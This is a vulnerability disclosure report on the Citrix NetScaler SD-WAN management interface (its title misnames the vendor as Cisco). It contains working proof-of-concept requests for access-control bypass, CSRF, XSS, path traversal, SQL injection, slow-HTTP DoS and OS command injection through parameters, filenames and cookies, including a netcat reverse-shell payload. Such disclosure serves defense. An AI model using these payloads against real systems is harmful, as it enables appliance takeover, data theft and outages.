Cisco NetScaler SD-WAN Security Findings

Table of Contents

Introduction

This report documents identified vulnerabilities in the management interface of Citrix NetScaler SD-WAN appliances. All found issues were reported to Citrix and fixed. The security assessment was conducted within the SD-WAN New Hope project.

The team: Sergey Gordeychik, Denis Kolegov, Nikita Oleksov, Nikolay Tkachenko, Oleg Broslavsky.

Unauthenticated Access to Munin Service

It was found that the NetScaler uses Munin service 2.0.6-4+deb7u2 released in August 2012. it is possible to get remotely access to this service without any authentication. As a result, an unauthenticated user can get information about interface throughput, running processes, utilization, etc.

The list of known vulnerabilities for Munin is described here. The most critical vulnerability could lead to denial of service. The ExploitDB contains an exploit for CVE-2012-2104.

Incorrect Access Controls

An access control mechanism is implemented on view level only. For example, it was found that Web UI does not show navigation to unauthorized objects and functions, but an access control mechanism does not restrict access to them.
The HTTP request below sent by a user with *Viewer* level creates a user with *Admin* level:

```
POST /cgi-bin/pages.cgi HTTP/1.1
Host: 10.30.37.77
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 156
Cookie: ACTUAL_COOKIES
Connection: close
Upgrade-Insecure-Requests: 1

title=add_user&action=doAdd&current_tab=users&next_page_title=admin_interface
&userName=evil&password=evil_password&confirmPassword=evil_password&userLevel
=1
```

Cross-Site Request Forgery

The Web UI implements no protection mechanisms against CSRF attacks. Below you can see the exploit that creates a user with "attacker" name and "admin" level.

```
<html>
<body>
  <script>history.pushState('', '', '/')</script>
  <form action="https://10.30.37.55/cgi-bin/pages.cgi" method="POST">
   <input type="hidden" name="title" value="add&#95;user" />
   <input type="hidden" name="action" value="doAdd" />
   <input type="hidden" name="current&#95;tab" value="users" />
   <input type="hidden" name="next&#95;page&#95;title"
      value="admin&#95;interface" />
   <input type="hidden" name="userName" value="attacker" />
   <input type="hidden" name="password" value="Zz123456" />
   <input type="hidden" name="confirmPassword" value="Zz123456" />
   <input type="hidden" name="userLevel" value="1" />
   <input type="submit" value="Submit request" />
  </form>
</body>
</html>
```

It is also possible to upload a malicious SD-WAN Center certificate on a MCN node using the following request:

```
POST /cgi-bin/install_apnaware_cert.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=aware_certs
Content-Type: multipart/form-data; boundary=---------------------------
252812601814207
Content-Length: 1318
Cookie: ACTUAL_COOKIES
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------252812601814207
Content-Disposition: form-data; name="certfile";
filename="SDWANCENTERCert.pem"
Content-Type: application/octet-stream
```

```
-----BEGIN CERTIFICATE-----
MIIC/jCCAmegAwIBAgIJAJfZXL3sq+KTMA0GCSqGSIb3DQEBBQUAMIGXMRAwDgYD
VQQDDAcqLiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoM
FVRhbGFyaSBOZXR3b3JrcywgSW5jLjEUMBIGA1UECwwLRW5naW5lZXJpbmcxCzAJ
BgNVBAYTAlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhTYW4gSm9z
ZTAeFw0xODA2MjUwNzU3NDFaFw0yODA2MjIwNzU3NDFaMIGXMRAwDgYDVQQDDAcq
LiouKi4qMRgwFgYKCZImiZPyLGQBGRYIQVBOQXdhcmUxHjAcBgNVBAoMFVRhbGFy
aSBOZXR3b3JrcywgSW5jLjEUMBIGA1UECwwLRW5naW5lZXJpbmcxCzAJBgNVBAYT
AlVTMRMwEQYDVQQIDApDYWxpZm9ybmlhMREwDwYDVQQHDAhTYW4gSm9zZTCBnzAN
BgkqhkiG9w0BAQEFAAOBjQAwgYkCgYEAukoHEHlWk5QSdRwgKp5NSeVWU7N3mAFk
m5V4iWLbnRBHGmb1P+P4hU7Iey+ui3nG44p96QrakWZCTOSR8v9joFEFyO3XmXfc
YapKeqTn/PEYaqDXDzs58WvSdMQkKuARNRlJm+A4i9ETaC59gXiYjFFf5/eF5O2i
qZdPRYgKOCMCAwEAAaNQME4wHQYDVR0OBBYEFEIvzT+h7FIlno2FkOE6VFFvekdR
MB8GA1UdIwQYMBaAFEIvzT+h7FIlno2FkOE6VFFvekdRMAwGA1UdEwQFMAMBAf8w
DQYJKoZIhvcNAQEFBQADgYEAYeIEbPLWJLz+nYYX1RkZzwPTwgbHWZRKKuVRnfEU
dtPKnpAImR20P/f8DROnB0NF4oKt6lxOt5IO75P6bqbQLTQkv4P2ODylGCo1EBnI
lddtIvuHWEfYxG5M/M0WF/EPbAGTcIVf9slzzD+L8UKMlhSf9IgyA8CpIBbR86/z
y4g=
-----END CERTIFICATE-----

----------------------------252812601814207--
```

This attack totally compromises Northbound interface and could allow an attacker to gain control over the entire SD-WAN.

Use of CakePHP Component with Known Vulnerabilities

The Web UI employs CakePHP 2.3.4 version. The version can be verified with the following command: *cat /home/talariuser/www/lib/Cake/VERSION.txt.*

```
root@cbvw:/home/talariuser/www/cgi-bin# cat /home/talariuser/www/lib/Cake/VERSION.txt
//////////////////////////////////////////////////////////////////////////////////////////////////
// +------------------------------------------------------------------------------------------+ //
// CakePHP Version
//
// Holds a static string representing the current version of CakePHP
//
// CakePHP(tm) : Rapid Development Framework (http://cakephp.org)
// Copyright (c) Cake Software Foundation, Inc. (http://cakefoundation.org)
//
// Licensed under The MIT License
// Redistributions of files must retain the above copyright notice.
//
// @copyright     Copyright (c) Cake Software Foundation, Inc. (http://cakefoundation.org)
// @link          http://cakephp.org
// @package       cake.libs
// @since         CakePHP(tm) v 0.2.9
// @license       MIT License (http://www.opensource.org/licenses/mit-license.php)
// +------------------------------------------------------------------------------------------+ //
//////////////////////////////////////////////////////////////////////////////////////////////////
2.3.4
```

According to CVE-2016-4793, this CakePHP contains a vulnerability that allows to spoof the source IP address via CLIENT-IP header controlled by an attacker.
This could allow an attacker to bypass access control lists or inject malicious data.

```
public function clientIp($safe = true) {
        if (!$safe && env('HTTP_X_FORWARDED_FOR')) {
                $ipaddr = preg_replace('/(?:,.*)/', '', env('HTTP_X_FORWARDED_FOR'));
        } else {
                if (env('HTTP_CLIENT_IP')) {
                        $ipaddr = env('HTTP_CLIENT_IP');
                } else {
                        $ipaddr = env('REMOTE_ADDR');
                }
        }

        if (env('HTTP_CLIENTADDRESS')) {
                $tmpipaddr = env('HTTP_CLIENTADDRESS');

                if (!empty($tmpipaddr)) {
                        $ipaddr = preg_replace('/(?:,.*)/', '', $tmpipaddr);
                }
        }
        return trim($ipaddr);
}
```

Cross-Site Scripting

The Web UI has weak input validation and output escaping mechanisms. Multiple vulnerabilities to XSS attack were found.

Stored XSS in pages.cgi


Input validation and output escaping are missing for *sysdescr_string* parameter. Stored XSS is possible.

To reproduce the issue, you can send the following request:

```
POST /cgi-bin/pages.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=snmp_settings
Content-Type: application/x-www-form-urlencoded
Content-Length: 249
Cookie: CGISESSID=a59d74811034d4d4d8e3c52b2c668f4d;
APNConfigEditorSession=7r2tqt624u6pu206hb7qr2qc61; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1

current_tab=managers&action=apply_snmp&title=snmp_settings&snmp_port=161&sysd
escr_string=%22%3E%3Cscript%3Ealert%28document.comain%29%3B%3C%2Fscript%3E&sy
scontact_string=support%40citrix.com&syslocation_string=Citrix&test_snmp_trap
=no&test_snmp_v3_trap=no
```


Or you can navigate Configuration > Appliance Settings> SNMP and input "><svg/onload=alert(1)> in the *System Description* field. An alert window will appear if a user opens the SNMP configuration page.



Reflected XSS in /cgi-bin/pages.cgi

Input validation and output escaping are missing for *archive* parameter in /cgi-bin/pages.cgi. XSS is possible.
PoC:

```
https://10.30.37.77/cgi-
bin/pages.cgi?title=performance_reports&archive=current%3Csvg/onload=alert(do
cument.domain)%3E
```



Reflected XSS in /cgi-bin/viewfile.cgi

Input validation and output escaping are missing for *viewlogfile* parameter in /cgi-bin/viewfile.cgi. Reflected XSS is possible.
PoC:

```
https://10.30.37.77/cgi-
bin/viewfile.cgi?title=log_monitor&viewlogfile=test.log%3Csvg/onload=alert(do
cument.domain)%3E&filter=&suffix=&view=
```

Path Traversal

Path Traversal in viewfile.cgi

It's possible to read any file accessible to *www-data* user. Download Logs mechanism does not validate file names.

PoC:

```
POST /cgi-bin/viewfile.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=log_monitor
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Cookie: CGISESSID=e01d9d885f0743ab2a260c698ff0c920;
APNConfigEditorSession=qso64mq51drhi2i5di50sh9ov4; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1

title=log_monitor&viewlogfile=../../../../../../etc/passwd&filter=&suffix=&vi
ew=
```

The part of the server response:

```
HTTP/1.1 200 OK
Date: Mon, 19 Feb 2018 08:15:53 GMT
Server: Apache/2.2.22 (Debian)
Cache-control: no-cache, no-store, must-revalidate
X-UA-Compatible: IE=Edge,chrome=1
Connection: close
Content-Type: text/html; charset=ISO-8859-1
Content-Length: 5783

...
```

```
<div class="bodyWrapper">
        <div class="contentArea row">
    <br>
    <h3 class="viewList">DC | ../../../../../../etc/passwd</h3>
    <form class="viewList" name=viewlist method=get action=/cgi-
bin/viewfile.cgi onSubmit="disable_submit_buttons();">
      <input type="submit" value="Refresh"/>
      <input type=hidden name="viewlogfile"
value="../../../../../../etc/passwd"/>
      <input type=hidden name="filter" value=""/>
      <br>
      <pre>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
ntp:x:102:104::/home/ntp:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
avahi:x:104:107:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:106:112::/var/lib/snmp:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
munin:x:110:116::/var/lib/munin:/bin/false
cbvw:x:1000:33:redwood User Account UserLevel 1:/home/cbvw:/bin/bash
admin:x:1001:33:redwood User Account UserLevel
1:/home/admin:/home/cbvw/bin/cli_shell
CBVWSSH:x:1002:33:redwood User Account UserLevel 1:/home/CBVWSSH:/bin/false
ctxlsuser:x:1003:1000::/home/ctxlsuser:/bin/sh
bird:x:200:200:Bird routing suite,,,:/home/cbvw/bird/var/run:/bin/false
...
```

Path Traversal in getfile.cgi

The same vulnerability was found in *getfile.cgi*.

HTTP request:

```
GET /cgi-
bin/getfile.cgi?filetype=exec&filename=../../../etc/passwds&downloadlogfile=f
ile.log&download=Download+Log HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=log_monitor
Cookie: CGISESSID=e01d9d885f0743ab2a260c698ff0c920;
APNConfigEditorSession=qso64mq51drhi2i5di50sh9ov4; navigator-tool-tip=true
Connection: close
Upgrade-Insecure-Requests: 1
```

Server response:

```
HTTP/1.1 200 OK
Date: Sat, 24 Feb 2018 15:42:21 GMT
Server: Apache/2.2.22 (Debian)
Content-Disposition: attachment;filename=passwd
X-UA-Compatible: IE=Edge,chrome=1
Vary: Accept-Encoding
Content-Length: 2349
Connection: close
Content-Type: text/plain

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
ntp:x:102:104::/home/ntp:/bin/false
messagebus:x:103:106::/var/run/dbus:/bin/false
avahi:x:104:107:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
snmp:x:106:112::/var/lib/snmp:/bin/false
statd:x:107:65534::/var/lib/nfs:/bin/false
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
munin:x:110:116::/var/lib/munin:/bin/false
```

```
cbvw:x:1000:33:redwood User Account UserLevel 1:/home/cbvw:/bin/bash
admin:x:1001:33:redwood User Account UserLevel
1:/home/admin:/home/cbvw/bin/cli_shell
CBVWSSH:x:1002:33:redwood User Account UserLevel 1:/home/CBVWSSH:/bin/false
ctxlsuser:x:1003:1000::/home/ctxlsuser:/bin/sh
bird:x:200:200:Bird routing suite,,,:/home/cbvw/bird/var/run:/bin/false
viewer:x:1006:33:UserLevel 0:/home/cbvw:/bin/false
```

SQL Injection

Multiple SQL Injections in log_monitoring_utils.cgi

Let's consider typical flows within this script. Data from HTTP request are copied to *$config_id* variable without any sanitation.

```
791 $config_id = ($q->param("alarm-config-id_$index"));
```

This argument is assed to *save_alarm_config* function.

```
802 $result = save_alarm_config($config_id, $object_type, $trigger_state,
$trigger_duration, $clear_state, $clear_duration, $severity, $email_notify,
$syslog_notify, $snmp_notify, $delete_flag);
```

The function calls different functions like *update_alarm_config*, *insert_alarm_config*, *delete_alarm_config*, *is_significant_alarm_config_change*, that form SQL queries by concatenation of *$alarm_config_id = $config_id.*

For example,

```
sub update_alarm_config
{
        my ($alarm_config_id, $object_type, $trigger_state, $trigger_duration,
                $clear_state, $clear_duration, $severity, $email_notify,
$syslog_notify,
                $snmp_notify) = @_;

        #insert into the Alarm_Config table
        return send_events_db_query(
                "UPDATE Alarm_Config SET Object_Type='$object_type', ".
                        "Trigger_State='$trigger_state', ".
                        "Trigger_Duration='$trigger_duration', ".
                        "Clear_State='$clear_state', ".
                        "Clear_Duration='$clear_duration', ".
                        "Severity='$severity', ".
                        "Email_Notify='$email_notify', ".
                        "Syslog_Notify='$syslog_notify', ".
                        "Snmp_Notify='$snmp_notify' WHERE
ID='$alarm_config_id'");
}
```

SQL Injection in events_download.cgi

The script is vulnerable to SQL Injection attack. To reproduce the issue, you can send the following request:

```
POST /cgi-bin/events_download.cgi HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi?title=delete
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Cookie: CGISESSID=SESSION_COOKIE;
Connection: close
Upgrade-Insecure-Requests: 1

first_event=1 union select database()
```

The response will contain the gzip archive with *events-csv* file. The *"CBVW_Events"* database name will be in the file.

Slow HTTP DoS Attacks

The Web UI is vulnerable to all known Slow HTTP DoS attacks. To reproduce the issue, it is enough to install *slowhttptest* tool and run one as follows:

1. Slowloris Attack PoC:

```
slowhttptest -u "https://10.30.37.77" -c 8000 -l 400 -r 4000 -i 15 -x 400
```

2. Slow Post Attack PoC:

```
slowhttptest -u "https://10.30.37.77" -B -c 8000 -l 400 -r 4000 -i 15 -x 400
```

3. Slow Read Attack PoC:

```
slowhttptest -u "https://10.30.37.77/talari/jquery.fancytree-all.js" -X -c
5000 -r 4000 -l 400 -k 5 -n 10 -w 10 -y 300 -z 1
```

In all cases the Web UI is unavailable. It is enough to have one workstation to perform this kind of DoS attack.

Session ID Leakage

User's session ID is outputted to */home/talariuser/log/CBVW_webconsole.log* file. This file is world-readable, so any local user can read session IDs via OS commands or the shell command (e.g., view_log).
The system supports users with different access levels. Using this attack, it is possible to escalate privilege level (user level) to Admin.

It was verified that there are no additional security mechanisms to mitigate session hijacking attack (e.g., IP binding, browser fingerprinting, etc.).

```
00007:385:615:412 INFO PAMAuthenticate->getUser@PAMAuthenticate.php:108
Retrieving CGI session 6392486898d1428b0a947072a6304784...
00009:376:993:926 INFO PAMAuthenticate->getUser@PAMAuthenticate.php:108
Retrieving CGI session d7d34e99bd9c9ecea7dc901f0ec6ab20...
00009:578:643:612 INFO PAMAuthenticate->getUser@PAMAuthenticate.php:108
Retrieving CGI session 3a2802774067b5697d7ec55fc93b7daa...
00009:930:507:926 INFO PAMAuthenticate->getUser@PAMAuthenticate.php:108
Retrieving CGI session bce0fcec037e4095345c401660573cb8...
00011:089:277:461 INFO PAMAuthenticate->getUser@PAMAuthenticate.php:108
Retrieving CGI session cc5a5f9c3380c3bddec8b2f86b849f2e...
```

Sudo Misconfiguration

It was found that the configuration of the *sudo* command does not require root's password (see */etc/sudoers*). As a result, if an attacker gains privileges of *www-data* or *talariuser* users he can run "*sudo -s"* command and escalate privileges to *root*.

```
# User privilege specification
root    ALL=(ALL) ALL
www-data        ALL=NOPASSWD: ALL
talariuser      ALL=NOPASSWD: ALL
admin           ALL=NOPASSWD: ALL
```

OS Command Injection

The Web UI has weak input validation facilities. Multiple vulnerabilities to Command Injection attack were found.

Command Injection in vwcli.cgi

The authentication mechanism in *cli_shell*, default for all users and accessible via service on port 9000, is vulnerable to OS command injection and can be exploited to gain privilege escalation.

The vulnerable source code fragment (*/home/talariuser/bin/vwcli.cgi*):

```
$input = input_gracefully_with_commands("quiet");
chomp($input);
$input =~ s/\s*$//;
$shell_auth_passwd = $input;
```

```
...
my $AuthRetStr = `sudo /home/talariuser/bin/user_management.pl
authenticateDebugUser $shell_auth_user $shell_auth_passwd1`;

if($AuthRetStr eq "Success"){
        $shell_auth_set = 2; # Allow access.
```

The PoC examples:

```
qw;{nc,-e,/bin/sh,1.2.3.4,31337}
qw>/dev/null;{echo,-n,Success}
```

The attack scenario:

Below you can see that an attacker with a local user privileges (*CBVWSSH* user) employs the shell command injection "*qw>/dev/null;{echo,-n,Success}"* as a password and gains admin's privileges.
Than an attacker runs *sudo -i* command and gains privileges of the root user.

```
>shell
Please enter shell access credentials...
Username> CBVWSSH
Password>
Prompting to shell...
admin@cbvw:~$ id
uid=1001(admin) gid=33(www-data) groups=33(www-data)
admin@cbvw:~$ sudo -i
root@CBVW-CBVPX:~# id
uid=0(root) gid=0(root) groups=0(root)
root@CBVW-CBVPX:~#
```

The *sudo* command does not require root's password because all users' privileges are specified by "ALL=NOPASSWD: ALL" setting in */etc/sudoers* file:

```
# User privilege specification
root    ALL=(ALL) ALL
www-data        ALL=NOPASSWD: ALL
talariuser      ALL=NOPASSWD: ALL
admin           ALL=NOPASSWD: ALL
```

This attack can be combined with access control and CSRF attacks described above to allow an attacker with minimal privileges to gain the root's shell.

Multiple Remote Command Injection

Multiple vulnerabilities to command injection attack were found in the scripts from */home/talariuser/www/cgi-bin/*:

- add_user.cgi
- deletefile.cgi
- installpatch.cgi
- pages.cgi
- cm_do_command.cgi
- cm_upload_file.cgi
- deletefile.cgi
- installpatch.cgi
- events_download.cgi
- viewreport.cgi
- generatereports.cgi
- svm_license.cgi

Below we provide some PoC exploiting those vulnerabilities. To demonstrate impact, we created the empty *hacked.txt* file in the */tmp* directory.

Example 1:

```
POST /cgi-bin/deletefile.cgi HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/pages.cgi?title=delete
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Cookie: CGISESSID=041e19420b05c7d325b5f718e59395ed;
Connection: close

path=certificate&deletefile=qw%0d%0atouch /tmp/hacked1.txt
```

Example 2:

```
POST /cgi-bin/viewreport.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.77/cgi-bin/login.cgi?action=logout
Cookie: ACTUAL_COOKIES
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 58
Connection: close
Upgrade-Insecure-Requests: 1

action=View&reportfile=sd%0d%0asudo touch /tmp/hacked2.txt%0d%0asd
```

Example 3:

```
POST /cgi-bin/generatereports.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=admin_interface
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: ACTUAL_COOKIES
Connection: close
Upgrade-Insecure-Requests: 1

action=generate&reportname=sdf'%0d%0atouch /tmp/hacked3.txt%0d%0aecho 'asdf
```

Example 4:

```
POST /cgi-bin/cm_upload_file.cgi HTTP/1.1
Host: 10.30.37.55
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept: */*
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://10.30.37.55/cgi-bin/pages.cgi?title=cm_net
Content-Length: 6747
Content-Type: multipart/form-data; boundary=---------------------------
602743452628834865106054916 8
Cookie: ACTUAL_COOKIES
Connection: close

-----------------------------602743452628834865106054916 8
Content-Disposition: form-data; name="upload_type"

network_update
-----------------------------602743452628834865106054916 8
Content-Disposition: form-data; name="upload_filename";
filename="12';{touch,/tmp/hacked4.txt};echo'a"
Content-Type: application/octet-stream
.....
uploaded file content
.....
-----------------------------602743452628834865106054916 8
Content-Disposition: form-data; name="ajax"
```

```
true
-----------------------------602743452628834865106054916 8--
```

Remote Command Injection via Cookie

The original exploit was described on the Packetstormsecurity site and implemented for the Metasploit Framework.

The CGISESSID cookie value which is used in the following POST request can be arbitrary. So, an attacker doesn't need to have authenticated access to a management interface.

```
POST /global_data/ HTTP/1.1
Host: 10.30.37.77
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Connection: close
Cookie: CGISESSID=ololo`echo -e test>/tmp/test`;
Content-Type: application/x-www-form-urlencoded
Content-Length: 15

action=logout
```

As a result, the *`echo -e test>/tmp/test`* command will be executed on a server under *www-data* user.

```
root@CBVW-CBVPX:~# ls -al /tmp/ | grep test
-rw-r--r--  1 www-data www-data    5 Feb 21 05:41 test
root@CBVW-CBVPX:~# cat /tmp/test
test
```

Remote Command Injection via Cookie in PAMAuthenticate.php

The vulnerable source code fragment (*/home/talariuser/www/app/Controller/Component/Auth/PAMAuthenticate.php*):

```
 $username = $request->data[$model][$fields['username']];
 $password = $request->data[$model][$fields['password']];
 $cookie = $_COOKIE['CGISESSID'];
 if (empty($username) || empty($password))
     return false;

 // PAM requires access to the shadow file, which the Apache user does not
 // have, so we'll have to call it from a sudo'd script.
$isAuthenticated = !exec("sudo php -H
/home/talariuser/bin/pam_authenticate.php -u=$username -p=$password -
c=$cookie", $error);
```

According to the source code, there are 3 possible entry points to exploit this vulnerability: username, password and CGISESSID cookie.

The exploit below executes the "*sudo whoami>/tmp/test2*" command on the vulnerable system.

```
GET /app/Controller/Component/Auth/PAMAuthenticate.php HTTP/1.1
Host: 10.30.37.77
Accept-Encoding: identity
Connection: close
Cookie: CGISESSID=%3Bsudo+whoami+>%2ftmp%2ftest2
```

As a result, the file /tmp/test has been created under *www-data* user.

```
root@CBVW-CBVPX:/tmp# ls -al | grep test
-rw-r--r--  1 www-data www-data    5 Feb 21 09:03 test
-rw-r--r--  1 www-data www-data    5 Feb 21 09:03 test2
root@CBVW-CBVPX:/tmp# cat /tmp/test2
root
```